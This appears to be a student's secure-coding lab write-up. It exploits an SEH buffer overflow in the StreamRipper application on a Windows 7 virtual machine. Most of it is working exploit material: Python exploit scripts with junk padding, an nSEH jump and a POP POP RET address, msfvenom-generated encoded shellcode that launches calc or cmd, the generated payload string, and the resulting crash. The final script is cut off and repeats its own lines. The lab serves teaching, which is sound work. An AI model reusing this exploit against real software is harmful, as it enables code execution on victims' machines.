# Secure Coding Lab-8

## Working with the memory vulnerabilities

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**Task**

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**
- **Install Vuln_Program_Stream.exe and Run the same**


**Analysis**

- **Try to crash the Vuln_Program_Stream program and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**
- **Example:**

```
msfvenom -a x86 --platform windows -p windows/exec CMD=calc
-e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
```

- **Change the default trigger to open control panel.**

EXPLOIT2.PY FILE:



windows-7 [Running] - Oracle VM VirtualBox
exploit2 - Notepad
File Edit Format View Help

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"


#40010C4B    5B                 POP EBX
#40010C4C    5D                 POP EBP
#40010C4D    C3                 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d"  -f python

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
```

PAYLOAD AFTER RUNNING THE EXPLOIT2.PY FILE:



windows-7 [Running] - Oracle VM VirtualBox
Recycle Bin
Google Chrome
StreamRipp...
payload - Notepad
File Edit Format View Help

```
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
%â0fÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRuPuPGpQpK9
XeUakpPdlK0Ptpnkf26lnk1BEDnkT2Q84OmgBj4fDq9oNL5lpacLwrfLwPzaZoDMVayWXbjRSbqG
lKSbDPLKczWLNk0Lr1sHYsqXUQZqF1Nkv9EpuQ9Cnkg9uHZCWJCyLK7DLK5QHVUaKONLZajoFmuQ
KwgHIpD58vUS3MjXWK1mvDT5zDpXnk3hvDwq9CcVLKvlpKNk3hWl6ayCNkdDlKvaZpoyPDa4Ddck
QKQqciqJF1IoypSo1OQJLK4RjKNmqMcZs1nmOuoBs07pePF0bHTqlKbOLGKOKeoKJPNUOR0VRHOV
Z5mmom9okeel5VqlvjmPkKKPrUfemkCwR3SB0osZC0F3KOXUQsrMCTS0AA
```

# LOADING THE PAYLOAD INTO THE APPLICATION:



Max KB To Rip: 0

Relay Port: 10069


Station Pattern: StreamRipper 32

Song Pattern: YUlemkCwR3SB0osZC0F3K0XUQsMCTS0A4

Note: All patten matches are "substring" matches

Use keyword "any_match" to match any station or song


## EXECUTION(APPLICATION CRASHES):



SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...


**Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
varun@kali: ~
varun@kali: ~
File Actions Edit View Help

```
root@kali:/home/varun# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 438 (iteration=0)
x86/alpha_mixed chosen with final size 438
Payload size: 438 bytes
Final size of python file: 2137 bytes
buf =  b""
buf += b"\x89\xe0\xda\xd3\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4d\x38\x6e"
buf += b"\x62\x47\x70\x45\x50\x43\x30\x43\x50\x4d\x59\x69\x75"
buf += b"\x45\x61\x4f\x30\x75\x34\x4c\x4b\x32\x70\x44\x70\x6e"
buf += b"\x6b\x31\x42\x56\x6c\x6c\x4b\x46\x32\x65\x44\x6c\x4b"
buf += b"\x44\x32\x47\x58\x64\x4f\x6d\x67\x30\x4a\x34\x66\x65"
buf += b"\x61\x39\x6f\x6e\x4c\x67\x4c\x45\x31\x31\x6c\x53\x32"
buf += b"\x54\x6c\x51\x30\x6b\x71\x7a\x6f\x34\x4d\x56\x61\x4f"
buf += b"\x37\x6d\x32\x6b\x42\x50\x52\x66\x37\x6e\x6b\x63\x62"
buf += b"\x44\x50\x6e\x6b\x52\x6a\x55\x6c\x6e\x6b\x72\x6c\x64"
buf += b"\x51\x34\x38\x6b\x53\x57\x38\x53\x31\x78\x51\x62\x71"
buf += b"\x6e\x6b\x66\x39\x75\x70\x45\x51\x49\x43\x4c\x4b\x71"
buf += b"\x59\x72\x38\x6d\x33\x64\x7a\x51\x59\x6e\x6b\x67\x44"
buf += b"\x4c\x4b\x35\x51\x68\x56\x54\x71\x6b\x4f\x6e\x4c\x4f"
buf += b"\x31\x68\x4f\x56\x6d\x37\x71\x4b\x77\x67\x48\x6b\x50"
buf += b"\x70\x75\x68\x76\x44\x43\x33\x4d\x59\x68\x55\x6b\x51"
buf += b"\x6d\x65\x74\x32\x55\x5a\x44\x43\x68\x6e\x6b\x71\x48"
buf += b"\x45\x74\x63\x31\x4a\x73\x51\x76\x4e\x6b\x66\x6c\x70"
buf += b"\x4b\x4e\x6b\x66\x38\x65\x4c\x35\x51\x49\x43\x4c\x4b"
buf += b"\x46\x64\x4c\x4b\x35\x51\x6a\x70\x4d\x59\x67\x34\x37"
buf += b"\x54\x61\x34\x73\x6b\x31\x4b\x71\x71\x73\x69\x30\x5a"
buf += b"\x73\x61\x6b\x4f\x4d\x30\x73\x6f\x63\x6f\x33\x6a\x6e"
buf += b"\x6b\x65\x42\x78\x6b\x4e\x6d\x33\x6d\x71\x7a\x36\x61"
buf += b"\x4c\x4d\x6f\x75\x68\x32\x53\x30\x35\x50\x73\x30\x36"
buf += b"\x30\x63\x58\x76\x51\x6c\x4b\x30\x6f\x4b\x37\x49\x6f"
buf += b"\x39\x45\x4f\x4b\x58\x70\x68\x35\x79\x32\x56\x36\x71"
buf += b"\x78\x59\x36\x5a\x35\x6f\x4d\x4d\x4d\x4b\x4f\x79\x45"
buf += b"\x45\x6c\x73\x36\x33\x4c\x64\x4a\x4d\x50\x79\x6b\x39"
buf += b"\x70\x72\x55\x47\x75\x6d\x6b\x51\x57\x74\x53\x53\x42"
buf += b"\x70\x6f\x42\x4a\x55\x50\x70\x53\x49\x6f\x4b\x65\x70"
buf += b"\x63\x62\x4d\x45\x34\x63\x30\x41\x41"
```

Now, we load the above pattern into cmd_exploit.py file in windows

# CMD_EXPLOIT.PY FILE:


windows-7 [Running] - Oracle VM VirtualBox
cmd_exploit - Notepad
File Edit Format View Help

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B    5B                 POP EBX
#40010C4C    5D                 POP EBP
#40010C4D    C3                 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50


# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112


nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

